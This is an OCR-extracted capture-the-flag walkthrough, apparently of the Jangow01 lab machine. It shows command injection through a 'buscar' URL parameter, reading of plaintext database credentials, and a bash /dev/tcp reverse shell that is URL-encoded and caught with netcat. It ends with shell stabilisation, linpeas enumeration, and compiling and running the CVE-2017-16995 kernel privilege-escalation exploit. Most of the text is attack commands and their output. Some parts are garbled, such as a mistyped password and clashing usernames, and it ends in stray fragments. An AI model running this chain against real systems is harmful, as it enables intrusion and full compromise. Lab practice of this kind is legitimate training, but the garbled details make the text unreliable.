
```
1 total 24
2 drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 .
3 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 ..
4 -rw-r--r-- 1 www-data www-data 347 Jun 10 2021 config.php
5 -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html
6
7
```

We get some username and password by typing “cat wordpress/config.php”



```
1 <?php
2 $servername = "localhost";
3 $database = "desafio02";
4 $username = "desafio02";
5 $password = "abygurl69";
6 // Create connection
7 $conn = mysqli_connect($servername, $username, $password, $database);
8 // Check connection
9 if (!$conn) {
10     die("Connection failed: " . mysqli_connect_error());
11 }
12 echo "Connected successfully";
13 mysqli_close($conn);
14 ?>
15
16
```


Here we go to terminal and type the username and password by command “ftp ip address” and our login incorrect message show.



The image shows a terminal window on a Kali Linux system. The terminal has a dark background with a menu bar at the top containing 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@kali)-[~]'. The user enters the command '\$ ftp 192.168.56.118'. The output shows a successful connection to 192.168.56.118 using vsFTPD 3.0.3. The user is prompted for a name and enters 'desafio02'. Then, they are prompted for a password. After entering a password, the terminal displays '530 Login incorrect.' and 'ftp: Login failed'. The prompt returns to 'ftp>'. A blue circle is drawn around the '530 Login incorrect.' message.

```
(kali@kali)-[~]  
$ ftp 192.168.56.118  
Connected to 192.168.56.118.  
220 (vsFTPd 3.0.3)  
Name (192.168.56.118:kali): desafio02  
331 Please specify the password.  
Password:  
530 Login incorrect.  
ftp: Login failed  
ftp>
```

Here we type pwd to see more “pwd”



Grayscale - Start Bootstrap Tix

http://192.168.56.118/site/bus




view-source:http://192.168.56.118/site/busque.php?buscar=ls -al /var/www/html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

```
1 total 16
2 drwxr-xr-x 3 root    root    4096 Oct 31  2021 .
3 drwxr-xr-x 3 root    root    4096 Oct 31  2021 ..
4 -rw-r--r-- 1 www-data www-data 336 Oct 31  2021 .backup
5 drwxr-xr-x 6 www-data www-data 4096 Jun 10  2021 site
6
7
```



Know here we see username and password.



The screenshot shows a web browser window with the address bar displaying `view-source:http://192.168.56.118/site/busque.php?buscar=cat /var/www/html/.backup`. The browser's navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays the source code of a PHP script. A blue circle highlights the database connection parameters:

```
1 $servername = "localhost";
2 $database = "janguow01";
3 $username = "janguow01";
4 $password = "abygurl69";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if (!$conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13
14
```



```
$ ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||37793|)
150 Here comes the directory listing.
drwxr-xr-x  3 0      0          4096 Oct 31  2021 html
226 Directory send OK.
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||64018|)
150 Here comes the directory listing.
drwxr-xr-x  6 1000   1000          4096 Mar 31 21:05 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||39876|)
150 Here comes the directory listing.
-rw-r--r--  1 1000   1000          13235 Mar 30 23:16 45010.c
-rwxr-xr-x  1 1000   1000          18432 Mar 31 13:14 bypass
-rwxr-xr-x  1 1000   1000          18432 Mar 31 21:05 cve-2017-16995
-rwx--x--x  1 1000   1000         828260 Mar 31 20:58 linpeas.sh
-rw-rw-r--  1 1000   1000           33 Jun 10  2021 user.txt
226 Directory send OK.
ftp> user.txt
?Invalid command.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||60947|)
```

40829.c 45010.c Burp-Suite cve-2017-16995 Desktop Documents Downloads linpeas.sh Music pass Pictures Public Templates user.txt Videos

```
$ cat user.txt
```

d41d8cd98f00b204e9800998ecf8427e


Here we see bash to

## Bash

Some versions of [bash can send you a reverse shell](#) (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Here we type our own computer ip address and type 443 in the place of 8080.

A screenshot of a terminal window with a dark background. The first line shows a command prompt '1' followed by the command `/bin/bash -c 'bash -i >& /dev/tcp/192.168.56.101/443 0>&1'`. The second line shows a prompt '2' followed by a blank line.

```
1 /bin/bash -c 'bash -i >& /dev/tcp/192.168.56.101/443 0>&1'
2
```


Here we encode the bash

## Encode to URL-encoded format

Simply enter your data then push the encode button.

```
/bin/bash -c 'bash -i >& /dev/tcp/192.168.56.101/443 0>&1'
```


 To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.



UTF-8  Destination character set.

LF (Unix)  Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).


☐ Split lines into 76 character wide chunks (useful for MIME).

 Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

 **ENCODE**  Encodes your data into the area below.

```
%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.56.101%2F443%20%3E%261%27%0A
```

Here we past bash url encoder in url after = sign



```
L$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.118] 58590
bash: cannot set terminal process group (2730): Inappropriate ioctl for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<html/site$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site$ export TERM=xterm
export TERM=xterm
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abvgurl69

jangow01@jangow01:/var/www/html/site$ cd /home/jangow01
cd /home/jangow01
jangow01@jangow01:~$ ls
ls
45010.c bypass user.txt
jangow01@jangow01:~$ ls -al
ls -al
total 72
drwxr-xr-x 4 jangow01 desafio02 4096 Mar 31 13:14 .
drwxr-xr-x 3 root root 4096 Out 31 2021 ..
-rw-r--r-- 1 jangow01 desafio02 13235 Mar 30 23:16 45010.c
-rw-r--r-- 1 jangow01 desafio02 214 Mar 31 08:51 .bash_history
-rw-r--r-- 1 jangow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc
-rwxr-xr-x 1 jangow01 desafio02 18432 Mar 31 13:14 bypass
drwx----- 2 jangow01 desafio02 4096 Jun 10 2021 .cache
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02 655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desafio02 0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02 33 Jun 10 2021 user.txt
jangow01@jangow01:~$ ls -al
ls -al
total 884
drwxr-xr-x 4 jangow01 desafio02 4096 Mar 31 20:58 .
drwxr-xr-x 3 root root 4096 Out 31 2021 ..
```

Here we download the linpeas.sh file.

## Release refs/heads/master 20230326

Latest

Merge pull request #329 from godylockz/master

Fix Internet Explorer Enumeration

### ▼ Assets

16



linpeas.sh

809 KB

last week



```
jangow01@jangow01:~$ ls -al
ls -al
total 884
drwxr-xr-x 4 jangow01 desafio02 4096 Mar 31 20:58 .
drwxr-xr-x 3 root    root    4096 Out 31  2021 ..
-rw-r--r-- 1 jangow01 desafio02 13235 Mar 30 23:16 45010.c
-rw-r--r-- 1 jangow01 desafio02 214 Mar 31 08:51 .bash_history
-rw-r--r-- 1 jangow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc
-rwxr-xr-x 1 jangow01 desafio02 18432 Mar 31 13:14 bypass
drwx----- 2 jangow01 desafio02 4096 Jun 10 2021 .cache
-rw-r--r-- 1 jangow01 desafio02 828260 Mar 31 20:58 linpeas.sh
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02 655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desafio02 0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02 33 Jun 10 2021 user.txt
jangow01@jangow01:~$ chmod +l linpeas.sh
chmod +l linpeas.sh
Comando 'chmod' não encontrado, você quis dizer:
Comando 'chmod' do pacote 'coreutils' (main)
chmod: comando não encontrado
jangow01@jangow01:~$ chmod +x linpeas.sh
chmod +x linpeas.sh
jangow01@jangow01:~$ ./linpeas.sh
./linpeas.sh
```

Here we see linpeas.sh file



```

File Actions Edit View Help
jangow01@jangow01:~$ ls -al
ls -al
total 892
drwxr-xr-x 6 jangow01 desafio02 4096 Mar 31 21:01 .
drwxr-xr-x 3 root root 4096 Out 31 2021 ..
-rw-r--r-- 1 jangow01 desafio02 13235 Mar 30 23:16 45010.c
-rw-r--r-- 1 jangow01 desafio02 214 Mar 31 08:51 .bash_history
-rw-r--r-- 1 jangow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc
-rwxr-xr-x 1 jangow01 desafio02 18432 Mar 31 13:14 bypass
drwxr-xr-x 2 jangow01 desafio02 4096 Jun 10 2021 .cache
drwxr-xr-x 3 jangow01 desafio02 4096 Mar 31 21:01 .config
drwxr-xr-x 2 jangow01 desafio02 4096 Mar 31 21:01 .gnupg
-rwxr-xr-x 1 jangow01 desafio02 828260 Mar 31 20:58 linpeas.sh
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02 655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desafio02 0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02 33 Jun 10 2021 user.txt
jangow01@jangow01:~$ gcc 45010.c -o cve-2017-16995
gcc 45010.c -o cve-2017-16995
jangow01@jangow01:~$ ls
ls
45010.c bypass cve-2017-16995 linpeas.sh user.txt
jangow01@jangow01:~$ ./cve-2017-16995
./cve-2017-16995
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardening
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880033830800
[*] Leaking sock struct from ffff880039f2fa40
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880037aa3b40

```

We download 45010.c file.

## Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation

EDB-ID:

45010

CVE:

2017-16995

Author:

RLARABEE

Type:

LOCAL

Platform:

LINUX

Date:

2018-07-10

EDB Verified: ✓

Exploit:  

Vulnerable App:



~~~~~  
~~~~~ you become the ~~~~~ are you are able to hear"

11

Thanks